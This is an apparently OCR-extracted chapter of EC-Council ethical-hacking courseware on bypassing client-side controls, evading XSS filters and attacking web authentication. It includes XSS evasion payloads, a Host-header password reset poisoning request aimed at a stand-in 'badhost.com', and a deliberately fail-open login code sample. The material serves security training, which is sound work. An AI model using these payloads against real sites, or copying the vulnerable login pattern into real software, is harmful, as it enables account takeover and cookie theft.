- In any e-commerce/retailing web applications, the developer flags certain fields like product name, and product price as **hidden to prevent the user from viewing and modifying the fields**
- In every client session, developers use hidden fields to **store client information**, including product prices and discount rates
- To exploit such vulnerable web applications, save the source code for the **HTML page**, tamper the price values by editing the **price field's value**, and reload the source into a browser. The **Buy** button can then be clicked to buy the product at the edited price
- You can also attempt to **provide negative values** in the price field to get a **refund** from the application

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Bypass Client-side Controls: Attack Browser Extensions

- Capturing data from a web application that uses **browser extension components** can be achieved by two methods

Intercepting Traffic from Browser Extensions

- Attempt to **intercept and modify requests** made by the component as well as responses from the server
- Use tools like **Burp Suite** to capture the data

Decompiling Browser Extensions

- In this technique, you can attempt to **decompile the component's bytecode** to view its detailed source, which allows you to identify detailed information of the component functionality
- The main advantage of this technique is that it allows you to **modify data present** in the requests that are sent to the server, regardless of any mechanisms employed to obfuscate or encrypt the transmitted data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Bypass Client-side Controls: Perform Source Code Review

- Examine the **web application source code** and understand the **working of components in the code** to identify the following functionalities of the components:

1. Client-side **input validation**
2. **Employed obfuscation** or **encryption** techniques on transmitted data
3. **Modifiable** components with **hidden** client-side functionality
4. References to **server-side functionality**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypass Client-side Controls

A web application requires client-side controls to restrict user inputs when transmitting data via client components and implementing measures to control the user's interaction with his or her own client. A developer uses techniques such as hidden HTML form fields, and browser extensions to allow the transmission of data to the server via the client. Often, web developers assume that the data transmitted from the client to the server is within the user's control, and this assumption can make the application vulnerable to various attacks.

Some of the techniques to bypass the client-side controls are as follows:

- **Attack Hidden Form Fields**: Identify hidden form fields on the web page and manipulate the tags and fields to exploit the web page before transmitting the data to the server.
- **Attack Browser Extensions**: Attempt to intercept the traffic from the browser extensions or decompile the browser extensions to capture user data.
- **Perform Source Code Review**: Perform source code review to identify vulnerabilities in the code that cannot be identified by traditional vulnerability scanning tools.
- **Evade XSS Filters**: Evade XSS filters by injecting unusual characters into the HTML code.

Attack Hidden Form Fields

E-commerce/retailing web applications use hidden HTML form fields to restrict the user to view/modify data fields such as "products" and "prices of products" and allow the user to enter certain fields such as "quantity," assuming that the user enters the required quantity before submitting the data to the server. The developer flags these fields as hidden to restrict the user from modifying them. In every client session, developers use hidden fields to store client information, including product prices and discount rates.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Follow the process described below to attack hidden form fields:

- Identify vulnerable web applications
- Save the source code for the HTML page
- Locate the hidden field
- Tamper with the price values by editing the price field's value
- Save the file and reload the source into a browser
- Click the **Buy** button

The request will be transmitted to the server with the modified price. You can also use proxy tools such as Burp Suite to trap the request that submits the form and modify the price field to any value. In addition, you can attempt to enter negative price values to trick the retail application into refunding the amount through credit card transactions.

Attack Browser Extensions

The data from a web application that uses browser extension components can be captured by two methods:

- **Intercepting Traffic from Browser Extensions**

  Attempt to intercept and modify the request and response of the component and the server, respectively. You can use tools such as Burp Suite to capture the data. This method has certain limitations such as data obfuscation or encryption, and secure data serialization.

- **Decompiling Browser Extensions**

  Using this technique, you can attempt to decompile the component's bytecode to view its detailed source, which allows you to identify the detailed information of the component functionality. The main advantage of this technique is that it allows you to modify data present in the requests that are sent to the server, regardless of any obfuscation or encryption mechanisms employed for the transmitted data.

  You can use proxy tools such as Burp Suite to capture and modify the web page component requests. In the context of bypassing client-side input validation that is implemented in a browser extension, if the component submits the validated data to the server transparently, this data can be modified using an intercepting proxy in the same way as that described for HTML form data.

Perform Source Code Review

Attempt to acquire the source code of the target web application. After acquiring the source code, examine the code to understand the components, frameworks, etc., as well as their working to identify any existing vulnerabilities in the code. This examination can provide information about various functionalities such as removing client-side input validation, submitting nonstandard data to the server, manipulating client-side states or events, or directly invoking functionality that is present within the component.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Perform source code review to identify the following functionalities of a target component:

- Client-side input validation or other security-related logics and events
- Obfuscation or encryption techniques that are applied to the client data before it is transmitted to the server
- Modifiable components with hidden client-side functionalities
- References to server-side functionalities

Evade XSS Filters

XSS filter implementations are applied to web browsers to protect them from imminent XSS attacks; however, attackers can make them vulnerable by injecting unusual characters into the HTML code, through which they can evade the filter implementations.

Attackers can embed harmful JavaScript into a web application in many ways. However, the latest browsers are implemented with strong security measures; hence, the script injection sometimes fails. Therefore, attackers often try to not only take advantage of application design flaws but also bypass input evaluation processes conducted by the server or application to trick complicated browser filters.

XSS attacks usually exploit improper configurations and security implementations of a browser, whereas filter bypassing methods are carried out by leveraging flaws in a server or browser-side filters, targeting certain versions or products.

A majority portion of the browser code is written with proper security measures to handle abnormal HTML, JavaScript, and CSS to fix them before delivery to the end users. XSS filter bypassing leverages such an intricate composition of specifications, exceptions, languages, and other browser characteristics to inject scripts through the filters without leaving a trace.

Various XSS filter evasion techniques are discussed below:

Inserting <script> tags into the code is not allowed in a general context. However, some other HTML tags can permit these unusual injections. Event handlers are employed to run specific scripts corresponding to the authorized user actions. In general, event handlers such as <onfocus>, <onerror>, and <onclick> can be exploited to evade XSS filters.

- **Encoding Characters**

  Attackers can embed various characters in different ways to evade filters that focus on inspecting text to detect unwanted strings. Approaches for character encoding include the following:

  - A few or all of the characters of HTML elements can be written using ASCII codes to evade filters that search for strings such as <javascript>:

    ```
    <a href= "&#106;avascript:alert('XSS Successful')"> Click Here!</a>
    ```

  - Hexadecimal encoding can be used to bypass filters that search for HTML elements by scanning for &# along with numeric characters:

    ```
    <a href="&#6A;avascript:alert(document.cookie)"> Click Here!</a>
    ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Base64 encoding can be used to cover the tracks of attack code; it pops up an alert with "Successful XSS":

```
<body onload="eval(atob('U3VjY2Vzc2Z1bCBYU1M='))">
```

- The embedded character elements are from numbers 1–7, avoiding initial zeros. Therefore, any composition of zero padding is allowed:

```
<a href="&#x6A;avascript&#0000058&#0000097lert('Successful XSS')">
Click Here!</a>
```

- XSS payloads can be concealed using character codes:

```
<iframe src=#
onmouseclick=alert(String.fromCharCode(88,83,83))></iframe>
```

- **Embedding Whitespaces**

  Browsers allow convenient usage of whitespace characters while writing JavaScript or HTML code. Thus, attackers can easily evade filters by inserting non-printable characters.

  - Tab spaces are avoided while processing the code; they can be invoked to split keywords. Consider this <img> tag:

```
<img src="java    script:al ert ('Successful XSS')">
```

  - You can also encode the tab spaces:

```
<img src="java&#x09;script:al&#x09;ert('Successful XSS')">
```

  - Similarly, carriage return and newline characters are not considered during processing; thus, attackers can also encode these characters in between:

```
<a href ="jav&#x0A;a
Script:&#x0A;ale&#x0Drt; ('Successful
XSS')">Visit xyz.com</a>
```

- **Manipulating Tags**

  XSS filter evasion can also be performed by manipulating tags and skipping attributes.

  - When the filter inspects the script and deletes certain tags (mostly <script>), placing them within other tags can leave legitimate code after they are deleted:

```
<scr<script>ipt>document.write("Successful XSS")</scr<script>ipt>
```

  - Attributes and tags can be separated by supplying a slash that helps in bypassing whitespace restrictions in value insertion:

```
<img/src="popup.jpg"onload=&#x6A;avascript:eval(alert('Successful&#3
2XSS'))>
```

  - Attackers also exploit browser interpretations and abnormal tag inputs to bypass filters. The following example shows how to skip the <href> tag:

```
<a onmousedown=alert(document.cookie)> visit xyz.com</a>
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attack Authentication Mechanism

- Exploit **design and implementation flaws** in web applications, such as failure to check password strength or insecure transmission of credentials, to bypass authentication mechanisms

Username Enumeration

- Verbose failure messages
- Predictable usernames

Password Attacks

- Password functionality exploits
- Password guessing
- Brute-force attack
- Dictionary attack
- Attack Password Reset Mechanism

Session Attacks

- Session prediction
- Session brute-forcing
- Session poisoning

Cookie Exploitation

- Cookie poisoning
- Cookie sniffing
- Cookie replay

Bypass Authentication

- Bypass SAML-based SSO

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Design and Implementation Flaws in Authentication Mechanism

1. Bad Passwords
2. Brute-Forcible Login
3. Verbose Failure Messages
4. Insecure Transmission of Credentials
5. Password Reset Mechanism
6. Forgotten Password Mechanism
7. "Remember Me" Functionality
8. User Impersonation
9. Improper Validation of Credentials
10. Predictable Usernames and Passwords
11. Insecure Distribution of Credentials
12. Fail-Open Login Mechanism
13. Flaws in Multistage Login Functionality
14. Insecure Storage of Credentials

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Username Enumeration

- If a login error states which part of the username and password is incorrect, guess the users of the application using the **trial-and-error method**

Username rini.matthews does not exist

Username successfully enumerated to rinimatthews

https://wordpress.com

- Some applications automatically generate **account usernames** based on **a sequence** (i.e., user101, user102), and attackers can determine the sequence and enumerate valid usernames

Note: Username enumeration from verbose error messages will fail if the application implements an account lockout policy (i.e., locking the account after a certain number of failed login attempts)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by **spidering** the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to **identify vulnerabilities** in password change functionality

Password Recovery

- "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can **guess the challenge answer** successfully with the help of social engineering
- Applications may also **send a unique recovery URL** or existing password to an email address specified by the attacker if the challenge is solved

'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as **RememberUser=jason** or a persistent session identifier such as **RememberUser=ABY112010**
- Attackers can use an enumerated username or predict the session identifier to **bypass authentication mechanisms**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Password Attacks: Password Guessing and Brute-forcing


Password Guessing

- **Create a list of possible passwords** using common passwords, footprinting the target and using social engineering techniques, and try each password until the correct password is discovered
- Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks
- Password guessing can be performed manually or by using automated tools such as **THC-Hydra, Burp Suite, L0phtCrack, ophcrack**, and **RainbowCrack**

https://www.thc.org

Brute-forcing

- **Try to crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters
- Use password cracking tools such as **Burp Suite**, L0phtCrack, and BruteX



https://portswigger.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Attacks: Attack Password Reset Mechanism

Steps to perform password reset poisoning attack:

- **Step 1:** Attacker obtains the email address used on the website by the target through techniques such as social engineering, and OSINT
- **Step 2:** Attacker sends a password reset request link to the victim using the altered Host header
  - For example:

```
POST https://certifiedhacker.com/reset.php HTTP/1.1
Accept: */*
Content-Type: application/json
Host: badhost.com
```

  - The resultant URL for resetting the password is

```
https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321
```

- **Step 3:** The attacker then waits for the victim to receive the modified email
- **Step 4:** Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token and performs various malicious activities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Session Attacks: Session ID Prediction/Brute-forcing

1. In the first step, **collect some valid session ID values** by **sniffing traffic** from authenticated users
2. **Analyze captured session IDs** to determine elements of the session ID generation process such as the session ID structure, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it
3. Vulnerable session generation mechanisms that use session IDs composed using predictable information such as username, timestamp, or client IP address, can be exploited easily by **guessing valid session IDs**
4. In addition, you can implement a brute force technique to generate and test different **session ID values** until you successfully get access to the application

GET Request


```
GET http://janaina:8180/WebGoat/attack?Screen=17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
- - - - - - - - - - - - - -
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Q
```

Predictable Session Cookie

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cookie Exploitation: Cookie Poisoning


- If the cookie contains **passwords** or **session identifiers**, steal the cookie using techniques such as **script injection** and **eavesdropping**
- Then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
- You can trap cookies using tools such as **OWASP Zed Attack Proxy** and **Burp Suite**



https://www.owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Authentication Mechanism

In general, web applications authenticate users through authentication mechanisms such as login functionality. During web application analysis, attackers try to find authentication vulnerabilities such as weak passwords (e.g., short or blank, common dictionary words or names, user's names, defaults). Attackers exploit these vulnerabilities to gain access to the web application by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.

Most authentication mechanisms used by web applications have design flaws. Attackers can identify these flaws and exploit them to gain unauthorized access to the web application. Such design flaws include failure to check password strength, insecure transmission of credentials over the Internet, etc. Web applications usually authenticate their clients or users by a combination of a username and password, which can be identified and exploited.

- **Username Enumeration**

  Attackers can enumerate usernames in two ways: **verbose failure messages** and **predictable usernames**.

  - **Verbose Failure Message**

    In a typical login system, the user enters two fields, namely username and password. In some cases, an application will ask for additional information. If the user is trying to log in and fails, it implies that at least one field was incorrect. This provides grounds for an attacker to exploit the application.

    Examples:

    - Account <username> not found

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Incorrect password provided
- Account <username> has been locked out

- **Predictable Usernames**

  Some applications automatically generate account usernames according to some predictable sequence. This makes it very easy for the attacker to discern the sequence for a potentially exhaustive list of all valid usernames.

- **Password Attacks**

  A password attack is a process of trying various password cracking techniques to discover a user account password by which the attacker can gain access to an application.

  Methods for cracking passwords include the following:

  - Password functionality exploits
  - Password guessing
  - Brute-force attack
  - Dictionary attack
  - Attack password reset mechanism

- **Session Attacks**

  The following types of session attacks are employed by attackers against authentication mechanisms:

  - **Session prediction**: It focuses on predicting session ID values that allow the attacker to bypass the authentication mechanism of an application. By analyzing and understanding the session ID generation process, the attacker can predict a valid session ID value and gain access to the application.
  - **Session brute-forcing**: An attacker brute-forces the session ID of a target user and uses it to log in as a legitimate user and gain access to the application.
  - **Session poisoning**: It allows an attacker to inject malicious content, modify the user´s online experience, and obtain unauthorized information.

- **Cookie Exploitation**

  Cookie exploitation attacks are of the following types:

  - **Cookie poisoning**: It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
  - **Cookie sniffing**: It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cookie replay**: It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in). This attack stops working once the user logs out of the session.

- **Bypass Authentication**
  - **Bypass SAML-based SSO**: Attackers take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication.

Design Flaws in Authentication Mechanism

Authentication mechanisms are more vulnerable to attacks than other implementations involved in web application security. Applications usually validate a user via his/her login credentials; even a minor weakness in this authentication process can lead to serious consequences such as granting access to illegitimate users.

- **Bad Passwords**: Any application is designed to have minimum control over checking and validating the user credentials. Users often come across applications that accept passwords such as blank or short values, ordinary names, dictionary words, the same password as the username, and default parameters. Such passwords can be easily guessed by the attackers, allowing them to access the application resources.
- **Brute-Forcible Login**: The login feature of an application allows an attacker to predict user credentials, through which the attacker can enter the application illegitimately. If the application permits numerous login attempts without any restrictions, such as blocking an account after a certain number of attempts, attackers can continue to try different passwords until they find the right one. Thus, even an unprofessional hacker can log in by manually entering different password combinations.
- **Verbose Failure Messages**: Any login form of an application requests users to feed at least two fields, namely username and password. A few applications may also ask for additional parameters such as DOB, answer to a security question, and OTP pin, to validate a user. If the login attempt is unsuccessful, the application indicates that the information provided is not valid. When the application specifies which field is incorrect or pops up reasons for denying access, attackers can easily exploit that field by trying a large set of similar names or words to enumerate valid data required to access the application. The list of enumerated data can also be used later for social engineering.
- **Insecure Transmission of Credentials**: If an application makes an insecure HTTP connection to pass sensitive information, it becomes susceptible to MITM attacks, through which attackers can eavesdrop on and impede data transmission. Even though the HTTPS connection is made, attackers can still steal the credentials if the application handles credentials in an insecure manner such as passing information as query string parameters, and storing credentials in cookies.
- **Password Reset Mechanism**: In most applications, the password reset mechanism is mandatory and applied periodically to reduce the threat of compromised passwords. Moreover, when users notice misuse of their credentials, they can change their

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

passwords immediately to prevent illegitimate use. Sometimes, this password reset feature can also be exploited. Vulnerabilities that are ignored in the main login function can appear again in the password reset mechanism. Some of the flaws in the password reset mechanism are as follows:

- Generating the verbose error, specifying if the username is valid
- Enabling guessing of "Existing password" field without any restrictions
- Checking if "New Password" and "Confirm Password" fields comprise the same values only after authenticating the existing password, thereby permitting an attack to be successful in identifying the existing password explicitly

- **Forgotten Password Mechanism**: As with the password change mechanism, methods for recovering forgotten passwords often entail issues that are commonly ignored in the main login function, such as enumerating usernames. Additionally, several design flaws in the forgotten password mechanism often make it more vulnerable, through which the overall authentication logic of an application is targeted. Some of the flaws in the forgotten password mechanism are as follows:
  - Providing a secondary challenge when a user forgets a password
  - Developers often ignore the chances of the application being brute-forced during the password recovery process. If the application allows any number of attempts to recover the password, it is highly likely that the password will be recovered by guessing random answers related to the user
- **"Remember Me" Functionality**: Applications also provide the "Remember Me" function for convenience to avoid reentry of the username and password when a user tries to sign into an application from his/her device repeatedly. This mechanism is often vulnerable because the user can be attacked from both a local computer and users on other machines. "Remember Me" functions are enforced with some persistent cookies. When these cookies are initiated, the application trusts them as they were already stored in the earlier session and generates a new session without asking for the login credentials again. Attackers can try a list of ordinary words or enumerated usernames to gain complete access to the application without being validated.
- **User Impersonation**: Some privileged users access applications using other user credentials to assist the original users in performing their operations. For instance, if the Internet connection is broken, the user contacts the service provider to seek advice. Then, the customer care executive logins with the user data in his or her system and assists the user in resolving the service outage. If an application allows privileged users to impersonate others, any flaws in the impersonating logic can lead to vertical privilege escalation, though which an attacker can gain complete access to the application.
- **Improper Validation of Credentials**: Applications are designed with proper authentication mechanisms such as accepting passwords with a minimum length and allowing case-sensitive (upper and lower case), numeric, and special characters. By contrast, a poorly designed application's authentication mechanisms not only ignore

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

good security implementations but also fail to consider the user's attempts to apply strong password characters.

For instance, some applications shorten the password and evaluate only the first few characters. A few applications check for case-insensitive passwords and others perform unusual character stripping before password checks. Attackers can perform automated-password guessing attacks on such applications to remove the unwanted test cases and shorten the number of requests required to compromise an account.

- **Predictable Usernames and Passwords**: A few applications produce usernames automatically based on a predictable sequence. Attackers exploit this characteristic of an application and instantly acquire the valid list of usernames, through which they can perform further attacks.

  Sometimes, the user list is created all at once or in the form of groups, and all these users' initial passwords are distributed via some sources. The sources for creating passwords can allow the attacker to guess the passwords of the users. Such vulnerabilities are often triggered within an intranet environment.

- **Insecure Distribution of Credentials**: Most applications adopt a procedure in which the login credentials are supplied via SMS, email, post, etc. In some cases, what is supplied to users may include not only login credentials but also a URL consisting of an "activation code" to change the system-generated or initially generated passwords. If a bunch of such URLs are sent to the same users, attackers can discover this activity by enrolling multiple user accounts and deduce the activation codes sent via URLs to the newly enrolled and yet-to-be enrolled users.

Implementation Flaws in Authentication Mechanism

Sometimes, carefully designed application security mechanisms open gateways to attacks due to some mistakes in their enforcement. These mistakes may lead to information leakage, bypassing of login security, or diminishing of the entire security module. Implementation flaws in authentication are more dangerous as they cannot be discovered with normal testing methods. Some of the implementation flaws in authentication mechanisms are as follows:

- **Fail-Open Login Mechanism**: It is a logic defect that leads to significant consequences in the authentication process. For instance, invoking db.getUser() can trigger some exceptions, such as a null pointer exception, as the requested function has no username or password credentials but it can still log in. This session may be dependent on a specific user identity; hence, even when it is not fully functional, it can still allow attackers to access critical information or functionality.

  Example,

```
Public Response verifyLogin(Session mySession) {
  try {
        String username = mySession.getParameter ("username");
        String password = mySession.getParameter ("password");
        User thisUser = db.getUser (username, password);
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
            if (thisUser == null) {
                //invalid credentials
                mySession.setMessage ("Login Failed.");
                return doLogin(mySession);
                }
        }
        catch (Exception e) {}
        //valid user
        mySession.setMessage ("Login successful!");
        return doMainMenu(mySession);
}
```

- **Flaws in Multistage Login Functionality**: Multistage login functionality is an advanced security mechanism for username-and-password-based login models. This login method is performed in three stages: username and password entry, a challenge for certain input digits or memorable characters, and value submissions disclosed on changing a physical token. The first stage involves users validating themselves with their username or other valid input, and the remaining stages carry out different validation checks. Such validations often come with different vulnerabilities known as logic defects.
- **Insecure Storage of Credentials**: Although an application may have no inherent flaws, it can make itself vulnerable by storing login credentials in an insecure way. In general, applications store user credentials in a database in an unencrypted form. Some applications use weak encryption algorithms to encrypt and store credentials. Vulnerabilities in such implementations allow attackers to perform brute-force and password cracking attacks.

Username Enumeration

Source: *https://wordpress.com*

If a login error states which of the username or password is incorrect, that field can be guessed using the trial-and-error method.

Consider the following example. An attacker tries to enumerate the username and password of "**Rini Matthews**" on **wordpress.com**. In the first attempt, the attacker tries to login as "**rini.matthews**," which results in the login failure message "**invalid email** or **username**."

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 14.62: Error message for username does not exist

In the second attempt, the attacker tries to login as "**rinimatthews**," which results in a message stating that the password entered for the username is incorrect, thus confirming that the username "**rinimatthews**" exists.

Figure 14.63: Error message for username successfully enumerated to rinimatthews

Note: Username enumeration from verbose error messages will fail if the application has an account lockout policy, whereby the account is automatically locked after a certain number of failed login attempts.

Some applications automatically generate account usernames based on a sequence (e.g., "user101," "user102"). Therefore, attackers can perform username enumeration by determining the appropriate sequence.

Password Attacks: Password Functionality Exploits

- **Password Changing**: Determine the password change functionality within the application by spidering the application or creating a login account. Try random strings

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

for the "Old Password", "New Password", and "Confirm the New Password" fields and analyze errors to identify vulnerabilities in the password change functionality.

- **Password Recovery**: "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can guess the answer and solve the challenge successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.
